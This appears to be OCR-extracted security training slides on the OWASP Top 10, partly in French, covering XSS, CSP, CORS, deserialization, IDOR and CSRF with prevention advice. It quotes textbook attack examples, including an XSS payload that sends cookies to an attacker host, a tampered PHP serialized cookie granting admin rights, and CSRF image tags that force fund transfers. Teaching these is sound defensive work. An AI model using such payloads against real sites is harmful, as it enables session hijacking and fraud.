- Enabling a Content Security Policy (CSP) is a defense in depth mitigating control against XSS, assuming no other vulnerabilities exist that would allow placing malicious code via local file include such as path traversal overwrites, or vulnerable libraries in permitted sources, such as content delivery network or local libraries.

- **Content Security Policy** (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware.

A7 – Cross-Site Scripting (XSS)

Example Attack Scenarios

- The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

- The attacker modifies the 'CC' parameter in his browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

- This attack causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.
- Note that attackers can use XSS to defeat any automated CSRF defense the application might employ. See 2013-A8 for info on CSRF.

Demo X

Cross-Site Scripting (XSS):

- Stage 1: Stored XSS
- ~~HTTPOnly Test~~
- Stored XSS Attacks
- Reflected XSS Attacks
- Cross Site Request Forgery (CSRF)
- **Demo :** Phishing with XSS

Video:

http://prox-ia.blogspot.com/2009/10/cross-site-request-forgery-par-limage.html

Demo XII

Cross-Site Scripting (XSS):
- Cross Site Request Forgery (CSRF)

Anti-CSRF with Microsoft Visual Studio

AJAX Security:
- JSON Injection
- Silent Transactions Attacks
- Insecure Client Storage
- LAB: Client Side Filtering
- DOM Injection
- **Demo :** XML Injection

SOP (Same Origin Policy)

- The same-origin policy restricts how a document or script loaded from one origin can interact with a resource from another origin. It is a critical security mechanism for isolating potentially malicious documents

URL	Outcome	Reason
`http://store.company.com/dir2/other.html`	Success	
`http://store.company.com/dir/inner/another.html`	Success	
`https://store.company.com/secure.html`	Failure	Different protocol
`http://store.company.com:81/dir/etc.html`	Failure	Different port
`http://news.company.com/dir/other.html`	Failure	Different host

- Cross-origin *writes* are typically allowed. Examples are links, redirects and form submissions. Cross-origin *embedding* is typically allowed (<img>, <iframe>, <script>,…). Cross-origin *reads* are typically not allowed, but read access is often leaked by embedding.
  - To prevent cross-origin writes, check for an unguessable token in the request, known as a Cross Site Request Forgery (CSRF) token. You must prevent cross-origin reads of pages that know this token.
  - To prevent cross-origin reads of a resource, ensure that it is not embeddable. It is often necessary to prevent embedding, because embedding a resource always leaks some information about it.
  - To prevent cross-origin embedding, ensure that your resource can not be interpreted as one of the embeddable formats

Source: https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

CSP (Content Security Policy)

- Added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks
- To enable CSP, you need to configure your web server to return the Content-Security-Policy HTTP header (older version is X-Content-Security-Policy header)

- **Mitigating cross site scripting:** A CSP compatible browser will then only execute scripts loaded in source files received from those whitelisted domains, ignoring all other script
- **Mitigating packet sniffing attacks:** The server can specify which protocols are allowed to be used (e.g. HTTPS)
- A complete data transmission security strategy includes : enforcing HTTPS for data transfer, marking all cookies with the secure flag, providing automatic redirects from HTTP pages to their HTTPS and use the Strict-Transport-Security HTTP header

A web site administrator wants to allow users of a web application to include images from any origin in their own content, but to restrict audio or video media to trusted providers, and all scripts only to a specific server that hosts trusted code.

```
Content-Security-Policy: default-src 'self'; img-src *; media-src media1.com media2.com; script-src
userscripts.example.com
```

Source: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

CORS (Cross Origin Resource Sharing)

It enables web servers to explicitly allow cross-site access to a certain resource by returning an Access-Control-Allow-Origin (ACAO) header

Websites enable CORS by sending the following HTTP response header:

Access-Control-Allow-Origin: https://example.com

By default no cookies or other credentials, so no way to steal sensitive information like CSRF tokens. The server can enable credential transmission using the following header:

Access-Control-Allow-Credentials: true

Should work bud does not

Access-Control-Allow-Origin: http://foo.com http://bar.net

Should work bud does not

Access-Control-Allow-Origin: *.portswigger.net

SO =>


Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true

Error: Cannot use wildcard in Access-Control-Allow-Origin when credentials flag is true

As a result of these limitations, **many servers programmatically generate the Access-Control-Allow-Origin header based on the user-supplied Origin value**


Source: http://blog.portswigger.net/2016/10/exploiting-cors-misconfigurations-for.html


CORS (Cross Origin Resource Sharing)




Source: https://portswigger.net/kb/papers/ExploitingCORSMisconfigurations.pdf

CORS (Cross Origin Resource Sharing)







Source: http://ejj.io/misconfigured-cors/

CORS exploitation with credentials

```
GET /api HTTP/1.1
Host: btc.net
Origin: https://btc.net
        ACAO: https://btc.net

Origin: https://evil.net
        < no CORS headers >

Origin: https://btc.net.evil.net
        ACAO: https://btc.net.evil.net
```

```
GET /zz/api HTTP/1.1
Host: advisor.com
Origin: https://notadvisor.com

HTTP/1.1 200 OK
Content-Security-Policy: frame-ancestors…
Strict-Transport-Security: max-age=3150000
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block;
ACAO: https://notadvisor.com
ACAC: true
```

A8 – Insecure Deserialization

Who: Exploitation of deserialization is a core skill of penetration testers.

Exploitability: Exploitation of deserialization is somewhat difficult, as off the shelf exploits rarely work without changes or tweaks to the underlying exploit code.

Frequency: This issue is included in the Top 10 based on an industry survey and not on quantifiable data.

Detectability: Some tools can discover deserialization flaws, but human assistance is frequently needed to validate the problem. It is expected that prevalence data for deserialization flaws will increase as tooling is developed to help identify and address it.

Technical Impact: The impact of deserialization flaws cannot be understated. They can lead to remote code execution attacks, one of the most serious attacks possible.

Business Impact: The business impact depends on the protection needs of your application and data.

A8 – Insecure Deserialization

Am I Vulnerable?

Distributed applications or those that need to store state on clients or the filesystem may be using object serialization. Distributed applications with public listeners or applications that rely on the client maintaining state, are likely to allow for tampering of serialized data. This attack is possible with binary formats like Java Serialization or text based formats like Json.Net. Applications and APIs will be vulnerable if the when:

- The serialization mechanism allows for the creation of arbitrary data types, AND
- There are classes available to the application that can be chained together to change application behavior during or after deserialization, or unintended content can be used to influence application behavior, AND
- The application or API accepts and deserializeshostile objects supplied by an attacker, or an application uses serialized opaque client side state without appropriate tamper resistant controls. OR
- Security state sent to an untrusted client without some form of integrity control is likely vulnerable to deserialization.

A8 – Insecure Deserialization

How Do I Prevent ?

The only safe architectural pattern is to not accept serialized objects from untrusted sources or to use serialization mediums that only permit primitive data types

- If that is not possible
- Implement integrity checks or encryption of the serialized objects to prevent hostile object creation or data tampering
- Enforce strict type constraints during deserialization before object creation; typically code is expecting a definable set of classes. Bypasses to this technique have been demonstrated.
- Isolate code that deserializes, such that it runs in very low privilege environments, such as temporary containers.
- Log deserialization exceptions and failures, such as where the incoming type is not the expected type, or the deserialization throws exceptions.
- Restrict or monitor incoming and outgoing network connectivity from containers or servers that deserialize.
- Monitor deserialization, alerting if a user deserializes constantly.

A8 – Insecure Deserialization

Example Attack Scenarios

- **Scenario #1**: A React app calls a set of Spring Boot microservices. Being functional programmers, they tried to ensure that their code is immutable. The solution they came up with is serializing user state and passing it back and forth with each request. An attacker notices the "R00" Java object signature, and uses the Java Serial Killer tool to gain remote code execution on the application server.

- **Scenario #2**: A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
  i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

- An attacker changes the serialized object to give themselves admin privileges:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
  i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

A9 – Using Components with Known Vulnerabilities

Who: -

Exploitability: While it is easy to find already-written exploits for many known vulnerabilities, other vulnerabilities require concentrated effort to develop a custom exploit.

Frequency: Prevalence of this issue is very widespread. Component-heavy development patterns can lead to development teams not even understanding which components they use in their application or API, much less keeping them up to date.

Detectability: This issue is detectable by the use of scanners such as retire.js and header inspection, but verifying if it is exploitable requires an attack of some description.

Technical Impact: While some known vulnerabilities lead to only minor impacts, some of the largest breaches to date have relied on exploiting known vulnerabilities in components. Depending on the assets you are protecting, perhaps this risk should be at the top of your list.

Business Impact: The business impact depends on the protection needs of your application and data.

A9 – Using Components with Known Vulnerabilities

Am I Vulnerable?

- If you do not know the versions of all components you use (both client-side and server-side). This includes components you directly use as well as nested dependencies.
- If any of your software out of date? This includes the OS, Web/App Server, DBMS, applications, APIs and all components, runtime environments and libraries.
- If you do not know if they are vulnerable. Either if you don't research for this information or if you don't scan them for vulnerabilities on a regular base.
- If you do not fix nor upgrade the underlying platform, frameworks and dependencies in a timely fashion. This commonly happens is environments when patching is a monthly or quarterly task under change control, which leaves organizations open to many days or months of unnecessary exposure to fixed vulnerabilities. This is likely the root cause of one of the largest breaches of all time.
- If you do not secure the components' configurations (see A6:2017-Security Misconfiguration).

A9 – Using Components with Known Vulnerabilities

How Do I Prevent ?

- Remove unused dependencies, unnecessary features, components, files, and documentation
- Continuously inventory the versions of both client-side and server-side components and their dependencies using tools likeversions,DependencyCheck,retire.js, etc.
- Continuously monitor sources like CVE and NVD for vulnerabilities in your components. Use software composition analysis tools to automate the process.
- Only obtain your components from official sources and, when possible, prefer signed packages to reduce the chance of getting a modified, malicious component.
- Many libraries and component do not create security patches for out of support or old versions, or it simply be unmaintained. If patching is not possible, consider deploying a virtual patch to monitor, detect or protect against the discovered issue.

Every organization must ensure that there is an ongoing plan for monitoring, triaging, and applying updates or configuration changes for the lifetime of the application or portfolio.

A9 – Using Components with Known Vulnerabilities

Example Attack Scenarios

Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g. coding error) or intentional (e.g. backdoor in component). Some example exploitable component vulnerabilities discovered are:

- CVE-2017-5638, a Struts 2 remote code execution vulnerability that enables execution of arbitrary code on the server, has been blamed for significant breaches.
- While internet of things (IoT) are frequently difficult or impossible to patch, the importance of patching them can be great (eg: St. Jude pacemakers).

There are automated tools to help attackers find unpatched or misconfigured systems. For example, the Shodan IoT search engine can help you find devices that still suffer from the Heartbleed vulnerability that was patched in April 2014.

Demo XIX

Shodan (Heartbleed vulnerable devices)

A10 – Insufficient Logging and Monitoring

Who: Attackers rely on the lack of monitoring and timely response to achieve their goals without being detected.

Exploitability: Exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident.

Frequency: This issue is included in the Top 10 based on an industry survey.

Detectability: One strategy for determining if you have sufficient monitoring is to examine your logs following penetration testing. The testers actions should be recorded sufficiently to understand what damages they may have inflicted.

Technical Impact: Most successful attacks start with vulnerability probing. Allowing such probes to continue can raise the likelihood of successful exploit to nearly 100%.

Business Impact: The business impact depends on the protection needs of your application and data.

A10 – Insufficient Logging and Monitoring

Am I Vulnerable?

Insufficient logging, detection, monitoring and active response occurs any time:

- Auditable events, such as logins, failed logins, and high value transactions are not logged.
- Logs of applications and APIs are not monitored for suspicious activity.
- Alerting thresholds and response escalation as per the risk of the data held by the application is not in place or effective.

For larger and high performing organizations, the lack of active response, such as real time alerting and response activities such as blocking automated attacks on web apps and particularly APIs would place the organization at risk from extended compromise. The response does not necessarily need to be visible to the attacker, only that the application and associated infrastructure, frameworks, service layers, etc. can detect and alert humans or tools to respond in near real time.

A10 – Insufficient Logging and Monitoring

How Do I Prevent ?

As per the risk of the data stored or processed by the application:

- Ensure all login, access control failures, input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts, and held for sufficient time to allow delayed forensic analysis.
- Ensure high value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append only database tables or similar.
- Establish effective monitoring and alerting such that suspicious activities are detected and responded within acceptable time periods.
- Establish or adopt an incident response and recovery plan, such as NIST 800-61 rev 2or later.

There are commercial and open source application protection frameworks such as OWASP AppSensor, web application firewalls such as mod_security with the OWASP Core Rule Set, and log correlation software such as ELKwith custom dashboards and alerting. Penetration testing and scans by DAST tools (such as OWASP ZAP) should always trigger alerts.

A10 – Insufficient Logging and Monitoring

Example Attack Scenarios

- **Scenario 1**: An open source project forum software run by a small team was hacked using a flaw in its software. The attackers managed to wipe out the internal source code repository containing the next version, and all of the forum contents. Although source could be recovered, the lack of monitoring, logging or alerting led to a far worse breach. The forum software project is no longer active as a result of this issue.

- **Scenario 2**: An attacker uses scans for users using a common password. He can take over all accounts using this password. For all other users this scan leaves only 1 false login behind. After some days this may be repeated with a different password.

- **Scenario 3**: A major US retailer reportedly had an internal malware analysis sandbox analyzing attachments. The sandbox software had detected potentially unwanted software, but no one responded to this detection. The sandbox had been producing warnings for some time before the breach was detected due to fraudulent card transactions by an external bank.

Demo XIV

"Pass the hash": Metasploit

Previous OWASP Top 10

2013

A2:2013 – Broken Authentication and session

- **Who:** Anyone (external / internal / administrators)
- **Exploitability:** Use leaks or flaws in the authentication or session management functions (accounts, passwords, session IDs)
- **Frequency:** Often custom built authentication and session management schemes
- **Detectability:** Difficult because each authentication is unique
- **Technical Impact:** Everything as privileged accounts are targeted
- **Business Impact:** Data stolen / Availability / Reputation

A2:2013 – Broken Authentication and session management

Am I Vulnerable to Hijacking?

1. Protect credentials (have strong credentials)
2. Weak account management functions
3. Session IDs exposed in URL / vulnerable to session fixation
4. Session IDs rotated after successful login
5. Use of TLS

How Do I Prevent Hijacking?

1. Strong authentication and session management controls
2. Avoid XSS flaws (used to steal session IDs)

Example Attack Scenario

1. Forward URL

```
http://example.com/sale/saleitems;jsessionid=
2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii
```

2. Wrong timeout and no logout
3. Passwords stolen

A2:2013 – Violation de gestion d’authentification et de session

PROTECTION

- Limitez ou **supprimez** de votre code les **cookies** personnalisés relatifs à l'authentification ou la gestion de session
- Utilisez un **mécanisme d'authentification unique** avec un niveau de sécurité et un nombre de facteurs appropriés.
- N'autorisez pas le démarrage du processus d'authentification à partir d'une page non cryptée.
- Envisagez de générer un **nouveau jeton de session** (Token) à chaque **changement d'authentification** ou de niveau de privilège
- Assurez-vous que toutes les pages disposent d’un **lien de déconnexion**

A2:2013 – Violation de gestion d’authentification et de session

PROTECTION

- Utiliser une période de **timeout** qui déconnecte automatiquement tout utilisateur après une période d'inactivité
- Utiliser uniquement des fonctions d’authentification annexes **sécurisées** (questions et réponses, réinitialisation du mot de passe)
- N'exposez **aucun identifiant de session** ou identifiant valide dans les **URL** ou les **logs** (aucune réécriture de session ou enregistrement du mot de passe de l'utilisateur dans les journaux d'évènements)
- **Vérifier l'ancien mot de passe** lorsque l'utilisateur change pour un nouveau mot de passe

A4:2013 – Insecure Direct Object References

- **Who:** Any user with a partial access to data
- **Exploitability:** Change a parameter value to get another object
- **Frequency:** Application do not verify a user can access an object
- **Detectability:** Code review and testing (easy)
- **Technical Impact:** Data referenced by a parameter are compromised
- **Business Impact:** Value of exposed data / Reputation

A4:2013 – Insecure Direct Object References

Am I Vulnerable?

1. For DIRECT references to RESTRICTED resources: check user is authorized
2. For INDIRECT references: mapping limited to user's authorized values

How Do I Prevent This?

1. Use « per user » or « per session » indirect object references (restricted to user's rights) => ESAPI can help
2. Check access for direct object references

Example Attack Scenario

```
String query = "SELECT * FROM accts WHERE account = ?";

PreparedStatement pstmt =
connection.prepareStatement(query , ... );

pstmt.setString( 1, request.getParameter("acct"));

ResultSet results = pstmt.executeQuery( );
```

http://example.com/app/accountInfo?acct=notmyacct

A4:2013 – Référence directe non sécurisée à un objet


La meilleure solution consiste en l'utilisation d'une **valeur d'index** ou d'une référence permettant de prévenir la manipulation du paramètre.

*http://www.example.com/application?**file=1***

Si vous devez exposer directement une référence à la structure de la base de données, vérifiez que les commandes SQL et les autres méthodes d'accès à la base ne permettent que la visualisation des enregistrements autorisés :

```
int cartID = Integer.parseInt( request.getParameter( "cartID" ) );
User user = (User)request.getSession().getAttribute( "user" );
String query = "SELECT * FROM table WHERE cartID=" + cartID + "
AND userID=" + user.getID();
```

A8:2013 – Cross Site Request Forgery (CSRF)



- **Who:** Anyone
- **Exploitability:** Create a forged HTTP request submit them via image tags, XSS => if user is authenticated then #SUCCESS
- **Frequency:** Browsers send session cookies automatically
- **Detectability:** Easy via penetration testing or code analysis
- **Technical Impact:** Perform any function the victim is allowed to use (logout)
- **Business Impact:** Not sure the user intended to do the action / Reputation

A8:2013 – Cross Site Request Forgery (CSRF)

Am I Vulnerable to CSRF?

1. Check the usage of an unpredictable token in each link and form
2. Prove the user is a real user
3. Multistep transactions are not immune => forge a series of request
4. No cookie or IP address in the URL => they can be forged

How Do I Prevent CSRF?

1. Use a unique token in a hidden field
2. Require the user to re-authenticate or prove they are a user using CAPTCHA
3. Use CSRF's Guard to include tokens

Example Attack Scenario

```
http://example.com/app/transferFunds?amount=1500
&destinationAccount=4673243243
```

```
<img src="http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#“
width="0" height="0" />
```

A8 – Falsification de requêtes inter-site (CSRF)

Une attaque de type CSRF force le navigateur d'une victime ayant une **session ouverte** sur une **application** web **vulnérable** à effectuer une **requête** sur cette dernière application. Cela implique que le navigateur de la victime va effectuer une action sur un site vulnérable à la place de la victime.

VULNÉRABILITÉ

Une attaque CSRF typique contre un forum pourrait prendre la forme de forcer l'utilisateur à *invoquer* certaines fonctions telles que la page de **déconnexion de l'application**. La balise suivante dans n'importe quelle page web vue par la victime génèrera une requête qui la déconnectera du forum:

<img src="http://www.example.com/logout.php">

A8:2013 – Falsification de requêtes inter-site (CSRF)

PROTECTION

